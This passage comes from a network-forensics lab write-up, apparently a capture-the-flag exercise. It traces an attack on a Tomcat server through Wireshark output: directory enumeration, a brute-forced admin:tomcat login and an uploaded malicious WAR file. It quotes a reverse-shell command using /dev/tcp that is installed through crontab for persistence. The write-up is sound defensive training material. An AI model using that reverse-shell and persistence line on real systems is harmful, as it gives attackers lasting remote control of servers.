
20212	386.499535	14.0.0.120	10.0.0.112	HTTP	186	GET /examples/websocket/index.xhtml HTTP/1.1
20052	372.675979	14.0.0.120	10.0.0.112	HTTP	360	GET /favicon.ico HTTP/1.1
20216	386.500848	14.0.0.120	10.0.0.112	HTTP	168	GET [redacted]
20218	386.501538	14.0.0.120	10.0.0.112	HTTP	172	GET /host-manager/add HTTP/1.1
20221	386.503235	14.0.0.120	10.0.0.112	HTTP	185	GET /host-manager/host-manager.xml HTTP/1.1
20244	386.505665	14.0.0.120	10.0.0.112	HTTP	173	GET /host-manager/html HTTP/1.1
20247	386.519836	14.0.0.120	10.0.0.112	HTTP	175	GET /host-manager/html/* HTTP/1.1
20250	386.523631	14.0.0.120	10.0.0.112	HTTP	173	GET /host-manager/list HTTP/1.1
20252	386.524541	14.0.0.120	10.0.0.112	HTTP	175	GET /host-manager/remove HTTP/1.1
20254	386.528381	14.0.0.120	10.0.0.112	HTTP	174	GET /host-manager/start HTTP/1.1
20258	386.529273	14.0.0.120	10.0.0.112	HTTP	173	GET /host-manager/stop HTTP/1.1
20263	386.529825	14.0.0.120	10.0.0.112	HTTP	181	GET /invoker/JMXInvokerServlet HTTP/1.1
20268	386.530088	14.0.0.120	10.0.0.112	HTTP	167	GET /jmx-console HTTP/1.1
20270	386.530169	14.0.0.120	10.0.0.112	HTTP	179	GET /jmx-console/HtmlAdaptor HTTP/1.1
20273	386.531145	14.0.0.120	10.0.0.112	HTTP	168	GET /jsp-examples HTTP/1.1
20274	386.531424	14.0.0.120	10.0.0.112	HTTP	163	GET /manager HTTP/1.1
20519	409.530413	14.0.0.120	10.0.0.112	HTTP	412	GET /manager HTTP/1.1
20521	409.535886	14.0.0.120	10.0.0.112	HTTP	413	GET /manager/ HTTP/1.1
20276	386.531943	14.0.0.120	10.0.0.112	HTTP	170	GET /manager/deploy HTTP/1.1
20278	386.534494	14.0.0.120	10.0.0.112	HTTP	168	GET /manager/html HTTP/1.1
20523	409.553249	14.0.0.120	10.0.0.112	HTTP	417	GET /manager/html HTTP/1.1
20533	418.803368	14.0.0.120	10.0.0.112	HTTP	456	GET /manager/html HTTP/1.1
20537	420.954790	14.0.0.120	10.0.0.112	HTTP	460	GET /manager/html HTTP/1.1
20541	422.734699	14.0.0.120	10.0.0.112	HTTP	448	GET /manager/html HTTP/1.1
20545	429.510478	14.0.0.120	10.0.0.112	HTTP	456	GET /manager/html HTTP/1.1
20549	434.167858	14.0.0.120	10.0.0.112	HTTP	460	GET /manager/html HTTP/1.1
20553	437.100598	14.0.0.120	10.0.0.112	HTTP	456	GET /manager/html HTTP/1.1
20281	386.536431	14.0.0.120	10.0.0.112	HTTP	170	GET /manager/html/* HTTP/1.1
20579	437.178997	14.0.0.120	10.0.0.112	HTTP	480	GET /manager/images/asf-logo.svg HTTP/1.1
20571	437.174669	14.0.0.120	10.0.0.112	HTTP	478	GET /manager/images/tomcat.gif HTTP/1.1
20285	386.537392	14.0.0.120	10.0.0.112	HTTP	171	GET /manager/install HTTP/1.1
20287	386.541020	14.0.0.120	10.0.0.112	HTTP	172	GET /manager/jmxproxy HTTP/1.1
20292	386.543936	14.0.0.120	10.0.0.112	HTTP	174	GET /manager/jmxproxy/* HTTP/1.1
20294	386.544940	14.0.0.120	10.0.0.112	HTTP	168	GET [redacted]

Based on the preceding packet filtering analysis, the specific directory corresponding to the administrative panel that the attacker successfully uncovered is */manager*.

Question 6

After accessing the admin panel, the attacker tried to brute-force the login credentials. Can you determine the correct username and password that the attacker successfully used for login?


Network traffic was analyzed by applying the filter *ip.addr == 14.0.0.120 and http contains "Authorization"* to isolate and examine packets containing authentication credentials.




Analysis of the final HTTP request sequence targeting the '/manager/html' directory confirms a successful login. The validated authentication credentials used by the attacker were identified as *admin:tomcat*.

Question 7

Once inside the admin panel, the attacker attempted to upload a file with the intent of establishing a reverse shell. Can you identify the name of this malicious file from the captured data?




To identify the malicious file uploaded by the attacker, a Wireshark display filter was applied: *ip.src == 14.0.0.120 and http.request.method == POST*. This filter is used to isolate HTTP packets originating from the attacker's IP address that utilize the POST request method, which is characteristic of file upload activities to the server.




Analysis of the filtered traffic revealed a single HTTP POST request. Upon inspecting the MIME multipart media type within the packet details, specifically the *Content-Disposition* header, the malicious file uploaded by the attacker was identified as *JXQOZY.war*.

Question 8

After successfully establishing a reverse shell on our server, the attacker aimed to ensure persistence on the compromised machine. From the analysis, can you determine the specific command they are scheduled to run to maintain their presence?



Following the identification of the malicious WAR file upload, I traced the attacker's post-exploitation activities. I began by examining the HTTP POST request at Packet 20622, which contained the payload delivery. Knowing that a successful WAR deployment would likely trigger a secondary connection, I pivoted to analyze the subsequent TCP communications originating from the server. By cycling through the active conversations, I located the interactive terminal session established by the attacker.



This interactive session is captured entirely within TCP Stream 9461. The stream transcript reveals the attacker confirming their privilege level (whoami returning root), navigating to the /tmp directory, and echoing the reverse shell payload into a file named cron. Finally, they executed */bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'* crontab -i cron to install the persistent scheduled task, ensuring the server would continuously attempt to reconnect to the attacker's IP (14.0.0.120) on port 443.